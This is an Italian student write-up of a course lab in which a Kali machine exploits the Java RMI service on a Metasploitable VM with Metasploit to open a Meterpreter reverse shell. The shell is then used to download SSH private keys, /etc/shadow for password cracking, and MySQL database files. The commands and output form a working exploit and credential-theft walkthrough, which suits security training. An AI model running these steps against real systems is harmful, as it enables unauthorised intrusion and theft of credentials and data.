

## METASPLOIT – PROGETTO

### Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla **porta 1099** – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


I requisiti dell'esercizio sono:

- La macchina attaccante KALI deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima Metasploitable deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  1. configurazione di rete
  2. informazioni sulla tabella di routing della macchina vittima
  3. altro...

### Esecuzione:

Effettuo il cambio degli indirizzi IP nelle macchine come da richiesto dalla traccia.

#### Kali Linux



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::a00:27ff:fe93:d571 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:93:d5:71 txqueuelen 1000 (Ethernet)  
    RX packets 54 bytes 5296 (5.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 3066 (2.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)~  
$
```

## Metasploitable

```

Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:cd:d8
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:cdd8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:536 (536.0 B)  TX bytes:5010 (4.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26797 (26.1 KB)  TX bytes:26797 (26.1 KB)

msfadmin@metasploitable:~$ _

```

Verifico con il comando **nmap** le porte aperte sulla macchina target Metasploitable.

```

(kali@kali)-[~]
$ sudo nmap -sV 192.168.11.112
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 06:22 EST
Nmap scan report for 192.168.11.112
Host is up (0.00012s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netkit-rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:5F:CD:D8 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.70 seconds

```

Eseguendo questo comando, verifico la versione della porta e il servizio presente nella porta 1099, essere un servizio **Java-RMI**. Provo a eseguire un exploit con il tool **Metasploit**.

Avvio una shell nella macchina attaccante Kali-Linux ed eseguo il comando **msfconsole**. Una volta avviata la macchina, eseguo il seguente comando:

**search java-rmi**

Dalla ricerca troviamo il modulo exploit che fa al caso essere il seguente:

| Rank | Module Name                        | Author     | Quality   | Confidence | Platform | Language | Path  |
|------|------------------------------------|------------|-----------|------------|----------|----------|---|
| 1    | exploit/multi/misc/java_rmi_server | 2011-10-15 | excellent | Yes        | Java     | RMI      | Server Insecure Default Configuration Java Code Execution |

Utilizzo il comando **use** seguito dal path del modulo interessato. Una volta dentro, utilizzo il comando **show options** per vedere i parametri obbligatori, in questo caso solo **RHOSTS**, che verrà impostato con **set RHOSTS 192.168.11.112** (Indirizzo IP della macchina target). Inoltre verifico che il payload utilizzato sia uno dei **Meterpreter**, così da poter avere una shell in caso riesco a collegarmi con successo alla macchina target.

```
msf6 > use Interrupt: use the 'exit' command to quit
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    0.0.0.0         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Imposto RHOSTS con **set RHOSTS 192.168.11.112**.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Una volta verificato che tutto sia configurato correttamente, lancio il comando **exploit**.

```
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ovj8DDi1pAu
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:46827) at 2024-02-24 06:27:25 -0500

meterpreter >
```

L'attacco è andato a buon fine, in quanto tutti i passaggi sono eseguiti correttamente e si è avviata una sessione di Meterpreter con shell.

Da qui prelevo i dati della macchina, configurazioni di rete e altri eventuali file che possono tornarmi utili al fine di un attacco futuro o per poter poi eventualmente effettuare degli spostamenti. Per semplicità, faccio un elenco dei dati prelevati:

- Eseguendo il comando **sysinfo** ottengo info sul sistema attaccato, **ifconfig** per vedere le impostazioni di rete e **route** per verificare gli altri indirizzi presenti.

```
kali@kali: ~
File Actions Edit View Help
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:46827) at 2024-02-24 06:27:25 -0500
meterpreter > sysinfo
Computer      : metasploitable
OS            : linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > ifconfig

Interface 1
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5f:cdd8
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
```



- Eseguo un **pwd** per vedere il percorso in cui sono ed il comando **ls** per vederne il contenuto al suo interno. Questo mi permette di vedere e girare per tutte le cartelle del sistema.

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
```

| Mode             | Size    | Type | Last modified             | Name            |
|------------------|---------|------|---------------------------|-----------------|
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 23:35:33 -0400 | bin             |
| 040666/rw-rw-rw- | 1024    | dir  | 2012-05-13 23:36:28 -0400 | boot            |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:55:51 -0400 | cdrom           |
| 040666/rw-rw-rw- | 13540   | dir  | 2024-02-24 06:15:11 -0500 | dev             |
| 040666/rw-rw-rw- | 4096    | dir  | 2024-02-24 06:15:15 -0500 | etc             |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-16 02:16:02 -0400 | home            |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:40 -0400 | initrd          |
| 100666/rw-rw-rw- | 7929183 | fil  | 2012-05-13 23:35:56 -0400 | initrd.img      |
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 23:35:22 -0400 | lib             |
| 040666/rw-rw-rw- | 16384   | dir  | 2010-03-16 18:55:15 -0400 | lost+found      |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:55:52 -0400 | media           |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-28 16:16:56 -0400 | mnt             |
| 100666/rw-rw-rw- | 52686   | fil  | 2024-02-24 06:15:36 -0500 | nohup.out       |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:39 -0400 | opt             |
| 040666/rw-rw-rw- | 0       | dir  | 2024-02-24 06:15:01 -0500 | proc            |
| 040666/rw-rw-rw- | 4096    | dir  | 2024-02-24 06:15:36 -0500 | root            |
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 21:54:53 -0400 | sbin            |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:38 -0400 | srv             |
| 040666/rw-rw-rw- | 0       | dir  | 2024-02-24 06:15:02 -0500 | sys             |
| 040666/rw-rw-rw- | 4096    | dir  | 2024-02-18 15:31:39 -0500 | test_metasploit |
| 040666/rw-rw-rw- | 4096    | dir  | 2024-02-24 06:27:15 -0500 | tmp             |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-28 00:06:37 -0400 | usr             |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-17 10:08:23 -0400 | var             |
| 100666/rw-rw-rw- | 1987288 | fil  | 2008-04-10 12:55:41 -0400 | vmlinuz         |

- Entrato in /home/msfadmin con il comando **cd**, trovo la cartella **.ssh** ed al suo interno le chiavi pubbliche e private. Per scaricarle sulla macchina attaccante Kali, uso il comando **download**.

```
meterpreter > cd .ssh
meterpreter > ls
Listing: /home/msfadmin/.ssh
```

| Mode             | Size | Type | Last modified             | Name            |
|------------------|------|------|---------------------------|-----------------|
| 100666/rw-rw-rw- | 609  | fil  | 2010-05-07 14:38:35 -0400 | authorized_keys |
| 100666/rw-rw-rw- | 1675 | fil  | 2010-05-17 21:43:18 -0400 | id_rsa          |
| 100666/rw-rw-rw- | 405  | fil  | 2010-05-17 21:43:18 -0400 | id_rsa.pub      |

```
meterpreter > download .ssh
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cd ..
meterpreter > download .ssh
[*] downloading: .ssh/authorized_keys → /home/kali/.ssh/authorized_keys
[*] Completed : .ssh/authorized_keys → /home/kali/.ssh/authorized_keys
[*] downloading: .ssh/id_rsa → /home/kali/.ssh/id_rsa
[*] Completed : .ssh/id_rsa → /home/kali/.ssh/id_rsa
[*] downloading: .ssh/id_rsa.pub → /home/kali/.ssh/id_rsa.pub
[*] Completed : .ssh/id_rsa.pub → /home/kali/.ssh/id_rsa.pub
meterpreter > █
```



id\_rsa.pub



id\_rsa



authorized\_keys

- Provo anche a scaricare il file **services** che mi permette di capire i servizi presenti all'interno della macchina e quali si avviano una volta eseguita la macchina. Utilizzo il comando **download** anche questa volta. Tale file se presenta voci come "mysql" oppure "apache2" ci fa dedurre che sia un possibile server e che dietro via sia un DB.

```
# Local services
meterpreter > download services /home/kali/Desktop/Metasploit_files/services
[*] Downloading: services → /home/kali/Desktop/Metasploit_files/services
[*] Downloaded 17.85 KiB of 17.85 KiB (100.0%): services → /home/kali/Desktop/Metasploit_files/services
[*] Completed : services → /home/kali/Desktop/Metasploit_files/services
meterpreter > ls
listing: /etc
```



services

- Successivamente andando su `/var/lib/` trovo la cartella **mysql** e ne prelevo tutti i DB possibili.

```
[*] downloading: mysql/tikiwiki/tiki_images.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_images.frm
[*] Completed : mysql/tikiwiki/tiki_images.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_images.frm
[*] downloading: mysql/tikiwiki/tiki_blog_posts.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_blog_posts.frm
[*] Completed : mysql/tikiwiki/tiki_blog_posts.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_blog_posts.frm
[*] downloading: mysql/tikiwiki/tiki_user_answers.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_user_answers.MYI
[*] Completed : mysql/tikiwiki/tiki_user_answers.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_user_answers.MYI
[*] downloading: mysql/tikiwiki/tiki_categories.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_categories.MYD
[*] Completed : mysql/tikiwiki/tiki_categories.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_categories.MYD
[*] downloading: mysql/tikiwiki/tiki_structures.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_structures.frm
[*] Completed : mysql/tikiwiki/tiki_structures.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_structures.frm
[*] downloading: mysql/tikiwiki/tiki_hotwords.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_hotwords.MYD
[*] Completed : mysql/tikiwiki/tiki_hotwords.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_hotwords.MYD
[*] downloading: mysql/tikiwiki/galaxia_workitems.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/galaxia_workitems.MYD
[*] Completed : mysql/tikiwiki/galaxia_workitems.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/galaxia_workitems.MYD
[*] downloading: mysql/tikiwiki/tiki_sheets.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_sheets.MYD
[*] Completed : mysql/tikiwiki/tiki_sheets.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_sheets.MYD
[*] downloading: mysql/tikiwiki/tiki_shoutbox_words.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_shoutbox_words.MYD
[*] Completed : mysql/tikiwiki/tiki_shoutbox_words.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_shoutbox_words.MYD
[*] downloading: mysql/tikiwiki/tiki_friends.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_friends.MYD
[*] Completed : mysql/tikiwiki/tiki_friends.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_friends.MYD
[*] downloading: mysql/tikiwiki/tiki_blogs.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_blogs.MYD
[*] Completed : mysql/tikiwiki/tiki_blogs.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_blogs.MYD
[*] downloading: mysql/tikiwiki/tiki_newsreader_servers.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_newsreader_servers.MYI
[*] Completed : mysql/tikiwiki/tiki_newsreader_servers.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_newsreader_servers.MYI
[*] downloading: mysql/tikiwiki/tiki_user_notes.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_user_notes.frm
[*] Completed : mysql/tikiwiki/tiki_user_notes.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_user_notes.frm
[*] downloading: mysql/tikiwiki/tiki_calendar_roles.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_calendar_roles.MYI
[*] Completed : mysql/tikiwiki/tiki_calendar_roles.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_calendar_roles.MYI
[*] downloading: mysql/tikiwiki/tiki_structure_versions.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_structure_versions.MYD
[*] Completed : mysql/tikiwiki/tiki_structure_versions.MYD → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_structure_versions.MYD
[*] downloading: mysql/tikiwiki/tiki_integrator_rules.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_integrator_rules.MYI
[*] Completed : mysql/tikiwiki/tiki_integrator_rules.MYI → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_integrator_rules.MYI
[*] downloading: mysql/tikiwiki/tiki_file_handlers.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_file_handlers.frm
[*] Completed : mysql/tikiwiki/tiki_file_handlers.frm → /home/kali/Desktop/Metasploit_file/tikiwiki/tiki_file_handlers.frm
[*] mirrored : mysql/tikiwiki → /home/kali/Desktop/Metasploit_file/tikiwiki
meterpreter > pwd
```

- Un'altra vulnerabilità o file riscontrato è quello **shadow**. Prelevando questo file presente nel percorso /etc, posso effettuare un tentativo di password cracking con il tool **John The Ripper** successivamente.

```
040666/rw-rw-rw- 4096 dir 2010-03-16 18:59:27 -0400 terminfo
100666/rw-rw-rw- 11 fil 2010-03-16 19:01:21 -0400 timezone
040666/rw-rw-rw- 4096 dir 2024-02-24 06:15:48 -0500 tomcat5.5
100666/rw-rw-rw- 1260 fil 2008-02-21 02:22:25 -0500 ucf.conf
040666/rw-rw-rw- 4096 dir 2010-03-16 19:01:06 -0400 udev
040666/rw-rw-rw- 4096 dir 2010-03-16 19:11:47 -0400 ufw
040666/rw-rw-rw- 4096 dir 2012-05-20 14:17:22 -0400 unreal
040666/rw-rw-rw- 4096 dir 2010-03-16 19:11:47 -0400 update-manager
100666/rw-rw-rw- 214 fil 2008-03-08 13:22:28 -0500 updatedb.conf
040666/rw-rw-rw- 4096 dir 2010-03-16 19:00:56 -0400 vim
100666/rw-rw-rw- 4430 fil 2012-05-20 14:19:56 -0400 vsftpd.conf
040666/rw-rw-rw- 4096 dir 2010-03-16 19:11:47 -0400 w3m
100666/rw-rw-rw- 4221 fil 2007-06-18 05:45:31 -0400 wgetrc
040666/rw-rw-rw- 4096 dir 2010-03-16 19:01:03 -0400 wpa_supplicant
100666/rw-rw-rw- 289 fil 2012-05-20 14:14:31 -0400 xinetd.conf
040666/rw-rw-rw- 4096 dir 2012-05-20 14:17:47 -0400 xinetd.d
100666/rw-rw-rw- 461 fil 2008-04-03 15:33:03 -0400 zsh_command_not_found

meterpreter > download shadow /home/kali/Desktop/Metasploit_files
[*] Downloading: shadow → /home/kali/Desktop/Metasploit_files/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): shadow → /home/kali/Desktop/Metasploit_files/shadow
[*] Completed : shadow → /home/kali/Desktop/Metasploit_files/shadow
meterpreter > █
```



shadow